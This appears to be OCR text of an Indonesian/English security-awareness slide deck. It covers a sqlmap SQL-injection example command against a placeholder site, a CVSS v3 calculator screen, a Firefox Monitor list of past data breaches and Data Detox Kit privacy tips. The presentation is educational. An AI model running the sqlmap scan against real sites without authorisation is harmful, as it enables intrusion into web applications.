sqlmap goal is to detect and take advantage of SQL injection vulnerabilities in web applications.

Example SQLMap Wizard:
sqlmap -u "http://targetwebsite.com/listproducts.php?cat=1" --wizard

SCORING CVSS


Firefox Monitor
Data Detox Kit
NVD - CVSS v3 Calculator
Mengenal Istilah Common Vuln
https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
Perkenalan
AOP
IGP Group Portal
SQLMAP - Enumeratio...
Niagahoster Services S...

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

CVSS Base Score: NA
Impact Subscore: NA
Exploitability Subscore: NA
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: NA

Show Equations

CVSS v3.1 Vector
NA

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) | [✓ High (AC:H)]

Privileges Required (PR)*
None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
None (UI:N) | Required (UI:R)

Scope (S)*
Unchanged (S:U) | Changed (S:C)


Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*
None (I:N) | Low (I:L) | High (I:H)


Availability Impact (A)*
None (A:N) | Low (A:L) | High (A:H)

* - All base metrics are required to generate a base score.



CVSS Base Score: 8.2
Impact Subscore: 4.2
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 8.2

are you exposed?



Lihat apakah Anda telah tersangkut kebocoran data online.

Cari tahu apa yang sudah diketahui peretas tentang Anda. Pelajari cara agar selalu selangkah lebih depan dari mereka.

Masukkan Alamat Surel

Periksa Pelanggaran Data

Cari alamat surel Anda yang tersangkut kebocoran data publik sejak 2007.

KEBOCORAN TERBARU TELAH DITAMBAHKAN

CoinMarketCap
Pembobolan ditambahkan pada: 22 Oktober 2021
Data yang telah diketahui orang lain: Alamat surel
Lihat apakah Anda tersangkut dalam pembobolan ini.

Wattpad
Pembobolan ditambahkan pada:
19 Juli 2020
Data yang telah diketahui orang lain:
Kata sandi, Alamat IP
Lebih lanjut tentang pembobolan ini

Tokopedia
Pembobolan ditambahkan pada:
2 Mei 2020
Data yang telah diketahui orang lain:
Kata sandi, Alamat surel
Lebih lanjut tentang pembobolan ini


Canva
Pembobolan ditambahkan pada:
9 Agustus 2019
Data yang telah diketahui orang lain:
Kata sandi, Alamat surel
Lebih lanjut tentang pembobolan ini

JobStreet
Pembobolan ditambahkan pada:
30 Oktober 2017
Data yang telah diketahui orang lain:
Identitas yang dikeluarkan pemerintah, Kata sandi
Lebih lanjut tentang pembobolan ini

Disqus
Pembobolan ditambahkan pada:
6 Oktober 2017
Data yang telah diketahui orang lain:
Kata sandi, Alamat surel
Lebih lanjut tentang pembobolan ini

Zomato
Pembobolan ditambahkan pada:
4 September 2017
Data yang telah diketahui orang lain:
Kata sandi, Alamat surel
Lebih lanjut tentang pembobolan ini

DATA DETOX KIT



01. Change Your Device Name

02. Clear Your Location Footprints

03. Tidy Up Your Apps

04. Reduce Your Traces

05. Untag Yourself and Others

DATA DETOX: SOCIAL MEDIA

THANK YOU

PRESENTED BY:

Herindra Veriawan